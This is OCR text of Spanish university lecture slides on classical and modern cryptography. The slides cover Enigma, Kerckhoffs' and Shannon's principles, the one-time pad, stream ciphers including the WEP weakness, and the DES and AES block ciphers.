Clave	G	M	A	T	G	M	A	T	G	M	A
Resultado	S	M	T	Y	S	M	T	D	I	M	S


Criptografía clásica

Universidad Rey Juan Carlos

- Dado un mensaje en claro y la clave, se obtiene el texto cifrado.
- Pero también dado un mensaje cifrado y la clave, podemos extraer el mensaje original.
- Para ello debemos cambiar la manera en la que consultamos la tabla.

Criptografía clásica

Universidad Rey Juan Carlos




Mensaje cifrado	N	U	8	I
Clave	L	U	N	E
Resultado	**C**	**A**	**F**	**E**

Criptografía clásica




- Máquina enigma (Alemania, 1918)
- Es "simplemente" una máquina de escribir con unos discos de cifrado de Jefferson.
- Cifraba cada mensaje letra a letra.
- Una característica era su simetría: el cifrado de un cifrado era la letra original.

Criptografía clásica



- Cada rotor está conectado al siguiente con engranajes.
- Al pulsar una tecla, el rotor gira una posición, cambiando las conexiones.
- Además, se añadió un reflector que devolvía el impulso eléctrico por los rotores.
  - Lo que proporcionaba la simetría interna del sistema.

Criptografía clásica



- Por último, la máquina tiene un panel agujereado, configurable, que conectaba el teclado con los rotores, y los rotores con el panel luminoso.

Criptografía clásica

- Para descifrar debían ocurrir las siguientes indicaciones.

1. Establecer el orden de los rotores (tenían letras diferentes)
2. Establecer la posición del anillo móvil (según letra)
3. Posición inicial de cada rotor (letra inicial)

Total de 1800M de compilaciones diferentes (6 posiciones rotores, 26 posiciones diferentes cada uno y cada posición inicial otras 26 opciones).

Criptografía clásica

Universidad Rey Juan Carlos

- La clave de este sistema radica en la configuración inicial de la máquina.
- Esta clave se compone de:
  - El orden de los tres rotores.
  - La posición inicial de los rotores.
  - La disposición del cableado.
- El número total de posibles combinaciones de la máquina enigma era de:

$$159 \text{ Quintillones } (159 * 10^{18})$$

- Los alemanes cambiaban la configuración de la máquina cada día.

Criptografía clásica

Universidad Rey Juan Carlos

- Polonia empleó matemáticos para descifrar enigma y construyeron sus propias bombas criptográficas.
- Llegaron a descifrar parte de algunos mensajes, porque repetían todos la misma secuencia de 6 caracteres.
- A pesar de que los alemanes sabían que se había descifrado parte de los mensajes, lo que hicieron fue complicar la máquina enigma introduciendo más rotores.
- Por otro lado, Polonia ya sabía que la invasión alemana era inminente y que no les daría tiempo a descifrar por completo a Enigma.

Criptografía clásica





- Los polacos cedieron todos sus conocimientos al Reino Unido y a EEUU.
- En el Reino Unido, montaron una sede en Bletchley Park donde un grupo reducido de personas, dirigidos por Allan Turing, se dedicaron a descifrar Enigma.
- Ahí fue donde crearon la famosa Bomba criptográfica.

Criptografía clásica

- Esta máquina no descifrada los mensajes, sino que probaba las combinaciones de los rotores y el tablero de conexiones para descubrir cuál era la clave adecuada.
- Con esa clave, se podría descifrar todos los mensajes enviados ese día.
- Con la evolución en el desarrollo de las bombas criptográficas, los aliados consiguieron llegar a probar las 17.500 posiciones de los rotores en tan solo 20 minutos.

Criptografía clásica

Universidad Rey Juan Carlos


- Con el avance de la guerra los alemanes incluyeron un cuarto rotor, lo que hizo que aumentara la complejidad de descifrar mensajes.
- Sin embargo, fue necesario leer un mensaje cifrado para dar con las claves para descifrarlo:
  - Los alemanes mandaban informes meteorológicos todos los días, por lo tanto la palabra *weather* se incluía con frecuencia.
  - La mayoría de los mensajes terminaban con la frase *heil Hitler*.
  - Todos los números se deletreaban en lugar de escribir el número.
  - Ninguna letra se codificaba como tal. Una 'a' nunca era encriptada con otra 'a'.
- Todo esto permitió ir entendiendo el código enigma.

Índice

Universidad Rey Juan Carlos

- Criptografía clásica.
- **Criptografía moderna.**
- Sistemas de cifrado de flujo y de bloque.
- Sistemas de cifrado de clave privada y clave pública.
- Mecanismos de autenticación.
- Kerberos.
- Firma digital.
- Sistemas de certificados.
- Esteganografía.

Criptografía moderna




Criptografía moderna

- Se puede considerar como la rama de las Matemáticas, y en la actualidad también de la Informática y la Telemática.
- Estudiar los principios, métodos y medios para transformar los datos con el objetivo de ocultar su significado, garantizar su integridad, establecer su autenticidad y prevenir su repudio.
- Esto dará lugar a diferentes tipos de sistemas de cifrado, denominados criptosistemas.

Criptografía moderna

Universidad Rey Juan Carlos

MODELO DE CRIPTOSISTEMA



Criptografía moderna

Universidad Rey Juan Carlos

- Las propiedades deseables que debe tener un sistema criptográfico fueron definidas por Auguste Kerckhoffs en 1883.

- Principio de Kerckhoffs:
  - Si el sistema no es teóricamente irrompible, al menos debe serlo en la práctica.
  - La efectividad del sistema no debe depender de que su diseño sea secreto.
  - La clave debe ser fácilmente memorizable para que no haya que recurrir a notas escritas.
  - Los criptogramas deberán dar resultados alfanuméricos.
  - El sistema debe ser operable por una única persona.
  - El sistema debe ser fácil de usar.

Criptografía moderna

Universidad Rey Juan Carlos

Claude Shannon

- Conocido como el padre de la teoría de la comunicación.
- "*A Communications Theory of Secrecy Systems*".
- Artículo fundamental en el que se modernizaron las técnicas de codificación para transformarlas en procesos matemáticos avanzados.
- Para que un algoritmo de cifrado sea resistente tiene que cumplir con la difusión y la confusión.



Criptografía moderna

Universidad Rey Juan Carlos

- Según Shannon, en general, un buen sistema de cifrado es el que cumple estas características:

El enemigo conoce el sistema (Máxima de Shannon)	Los recursos y esfuerzo consumido para cifrar/descifrar deben ajustarse al grado de seguridad necesario	Los mecanismos de cifrado/descifrado y generación de claves deben ser sencillos
La implementación de los algoritmos debe ser sencilla	Un error en el cifrado no debería propagarse y corromper el resto del mensaje	El tamaño del mensaje cifrado no debería superar al del mensaje original

Criptografía moderna

Universidad Rey Juan Carlos

- Podemos clasificar los criptosistemas en función de:
  - La cantidad de símbolos cifrados a la vez.
    - Cifrado en bloque (DES, AES, IDEA).
    - Cifrado en flujo o bit a bit (A5, RC4, SEAL).
  - La clave que emplean.
    - Cifrado con clave privada o sistemas simétricos (DES, AES).
    - Cifrado con clave pública o sistemas asimétricos (RSA)

Formalizaciones

Universidad Rey Juan Carlos

- Formalmente, tenemos la siguiente tupla: (K, M, C)
  - K → conjunto de todas las posibles claves.
  - M→ conjunto de todos los posibles mensajes.
  - C → conjunto de todos los posibles textos cifrados.
- Un cifrador, o **cypher**, está compuesto por dos algoritmos: encriptación (E) y el desencriptación (D).
  - $E: K \times M \rightarrow C$
  - $D: K \times C \rightarrow M$
- El único requisito es que estos algoritmos sean consistentes (propiedad de la corrección):

$$\forall m \in M, k \in K: \; D\big(k, E(k, m)\big) = m$$

El operador XOR



- Or exclusivo. Exclusive OR. XOR.

- Comprueba si dos bits de entrada son iguales (0), o no (1).

A	B	XOR
0	0	0
0	1	1
1	0	1
1	1	0

Tres propiedades interesantes:

- Conmutativa:

$$A \oplus B = B \oplus A$$

- Asociativa:

$$(A \oplus B) \oplus C = A \oplus (B \oplus C)$$

- Autoinversa:

$$(A \oplus B) \oplus B = A$$

Criptografía clásica

- Este sistema, que se consideró uno de los sistemas más robustos, tiene varios problemas.
- Si se dispone de un mensaje suficientemente largo, y la clave no es tan larga, se podrían observar patrones en el texto cifrado que pueden dar pistas de la longitud de la clave.
- Además, tanto emisor como receptor deben ponerse de acuerdo en la clave que van a usar.
- Libreta de un solo uso (OTP)
  - Un texto tan largo como el texto que se quiere cifrar.
  - Seguro (secreto perfecto) pero poco práctico.



La libreta de un solo uso

Universidad Rey Juan Carlos

- La libreta de un solo uso (OTP, *One Time Pad*) fue diseñado por Vernam en 1917.

- $M = C = \{0,1\}^n$
- $K = \{0,1\}^n$

- La clave va a ser una secuencia aleatoria de bits del mismo tamaño que el mensaje

La libreta de un solo uso

Universidad Rey Juan Carlos

- El funcionamiento de OTP es muy sencillo:
- $c := E(k,m) = k \oplus m$

m	0	1	1	0	1	1	1
k	1	0	1	1	0	0	1
c							

$\oplus$

- $D(k,c) = k \oplus c$
- Demostración: $D(k,c) = D\big(k, E(k,m)\big) = D(k, k \oplus m) =$
$= k \oplus (k \oplus m) = (k \oplus k) \oplus m = 0 \oplus m =$
$= m$

La libreta de un solo uso

Universidad Rey Juan Carlos

- Este sistema es muy rápido.
- Tiene un gran problema: la clave debe tener la misma longitud que el texto que se quiere transmitir.

- Si Alice quiere enviar un mensaje a Bob, antes tiene que transmitirle la clave (que tiene la misma longitud que el texto).
- Tiene "secreto perfecto" si:

$$len(k) \geq len(m)$$

- Lo que significa que no existen ataques exclusivos sobre el mensaje cifrado.

- Todo esto hace que OTP no sea un sistema que se utilice en la práctica.

Índice

Universidad Rey Juan Carlos

- Criptografía clásica.
- Criptografía moderna.
- **Sistemas de cifrado de flujo y de bloque.**
- Sistemas de cifrado de clave privada y clave pública.
- Mecanismos de autenticación.
- Kerberos.
- Firma digital.
- Sistemas de certificados.
- Esteganografía.

Cifrado de flujo

Universidad Rey Juan Carlos

- En lugar de usar una clave aleatoria, usaremos una clave pseudo-aleatoria generada con un PRG (*pseudo-random generator*).
- PRG es una función G tal que:


$$G: \{0,1\}^s \rightarrow \{0,1\}^n, \qquad n \gg s$$

- Funciona con una semilla: $\{0,1\}^s$
- La función G es una función determinista que solo depende de s, que sí es aleatorio.

Cifrado de flujo

Universidad Rey Juan Carlos

1. Con una clave se genera un flujo de clave pseudoaleatorio.
2. Se combina cada bit del flujo con cada bit del flujo de datos mediante un "o exclusivo"




- $c_i = E(s_i, m_i) := m_i \oplus G(s_i)$
- $D(s_i, c_i) := c_i \oplus G(s_i)$
- Para dotar de mayor seguridad a estos sistemas la función G debe ser impredecible:

  "dados los primeros i bits de salida del generador, debe de ser imposible calcular, o predecir la salida $i + 1$"

Ejemplo de mal uso

Universidad Rey Juan Carlos

802.11b WEP



- IV tiene una longitud de 24 bits:
  - Se repite cada $2^{24} \approx 16M$ frames
- Además, una sobrecarga de las tarjetas reiniciaban el IV a 0
- Por último, la concatenación generaba claves no muy alejadas en el espacio, y altamente relacionadas:
  - En 2001 se descubrió que tras 10^6 mensajes, se recuperaba *k*
  - El ataque se ha mejorado hasta necesitar solo 40.000 mensajes.

Cifrado de flujo

Universidad Rey Juan Carlos

Ejemplo de cifradores de flujo

- RC4: clave hasta 256 bits, se usa en HTTPS y en WEP.
- LFSR (Linear Feedback Shift Register)
- Salsa20:
  - Semilla de 128 o 256 bits y nonce de 64 bits.
  - Cinco veces más rápido que RC4.
- Achterbahn-128/80 (2006)
- CryptMT (2005)


Cifrado de flujo

Universidad Rey Juan Carlos

Linear Feedback Shift Register (LFSR)

- Generalmente se utiliza como un generador de claves.
- Trabaja con un polinomio de realimentación, y nos interesan aquellos coeficientes que son 1's.
- Si tenemos un LFSR con taps [5,16,8,12] tendremos el siguiente polinomio:

$$1 + x^5 + x^8 + x^{12} + x^{16}$$



Cifrado de flujo

Universidad Rey Juan Carlos

- Ejemplos más actuales son los que provienen del proyecto eStream (finalizó en el 2008).

- Los cifradores de flujo tenían la siguiente formulación:
- PRG: $\{0,1\}^s \; x \; R \rightarrow \{0,1\}^n \;\; n \gg s$
- R se llama *nonce: Number used once.*


- $E(k, m; r) = m \oplus PRG(k; r)$
- La dupla (k, r) solo se usa una vez.
- Permite reutilizar la clave *k* siempre que (k, r) sea único.

Cifrado de flujo

- Salsa20/Chacha20: diseñado tanto para SW como para HW:


$$\{0,1\}^{128\ o\ 256}\ \mathrm{x}\ \{0,1\}^{64} \rightarrow \{0,1\}^{n}$$

- $\mathrm{Salsa20}(k;r) \coloneqq H\big(k,(r,0)\big) \parallel H\big(k,(r,1)\big) \parallel \cdots$



Cifrado por bloques

- Consiste en cifrar un conjunto de bits cada vez.
- Estos conjuntos tienen una longitud fija y se denominan bloques.




- Ejemplos:
  - 3DES: n =64 bits, k = 168 bits
  - AES: n =128 bits, k = 128, 192, 256 bits

Cifrado por bloques

Universidad Rey Juan Carlos

- Los cifrados de bloques funcionan por iteración.



- Para 3DES, n=48
- Para AES con clave de 128, n=10

Cifrado de bloque

Universidad Rey Juan Carlos

Algunos ejemplos

- DES: Data Encryption Standard
- 3DES
- AES: Advanced Encryption Standard
- IDEA: International Data Encryption Algorithm
- RC2
- RC5

Cifrado de bloque

Universidad Rey Juan Carlos

DES: Data Encryption Standard

- Estándar de cifrado de EEUU (FIPS PUB 46)
- Bloques de 64 bits con una clave de 56 bits.


- ¿Cómo de seguro es DES?
  - DES challenge: descifrar una frase cifrada con DES-56bit en menos de un día (fuerza bruta) logrado en 1999.
  - No existe ataque analítico conocido.

Cifrado de bloque

Universidad Rey Juan Carlos

DES: Data Encryption Standard

- Se basa en el funcionamiento de las redes de Feistel.
- Necesitamos d funciones: $f_1, f_2, \dots, f_d$: $\{0,1\}^n \rightarrow \{0,1\}^n$
- Construir una función invertible F: $\{0,1\}^{2n} \rightarrow \{0,1\}^{2n}$




- Cada función f_i recibe además la clave generada en la expansión de claves.

Cifrado de bloque

Universidad Rey Juan Carlos

DES: Data Encryption Standard

- $f_1, f_2, \ldots, f_{16}$: $\{0,1\}^{32} \rightarrow \{0,1\}^{32}$, $\quad f_i(x) = F(k_i, x)$



- Este proceso es fácilmente reversible.

Cifrado de bloque


Universidad Rey Juan Carlos

AES: Advanced Encryption Standard

- Estándar de cifrado de clave simétrica.
- Se basa en el algoritmo de Rijndael, que trabaja con bloques de 128 bits.
- En este sistema cada bloque pasa un número prefijado de rondas.
- Cada ronda tiene su propia clave, generadas a partir de la clave original (expansión de clave).
- La longitud de la clave depende del número de rondas.
- Los sistemas con claves de 128, 192 o 256 bits, tendrán 10, 12 o 14 rondas, respectivamente.
- Ataque de fuerza bruta tardaría 1 segundo en descifrar DES y 149 trillones de años en AES.

Cifrado de bloque

Universidad Rey Juan Carlos





Cifrado de bloque

Universidad Rey Juan Carlos

AddRoundKey

- Cada byte del bloque se combina con una clave usando la operación XOR.







Cifrado de bloque

Universidad Rey Juan Carlos

SubBytes

- Consiste en sustituir cada valor, por otro valor de una tabla.






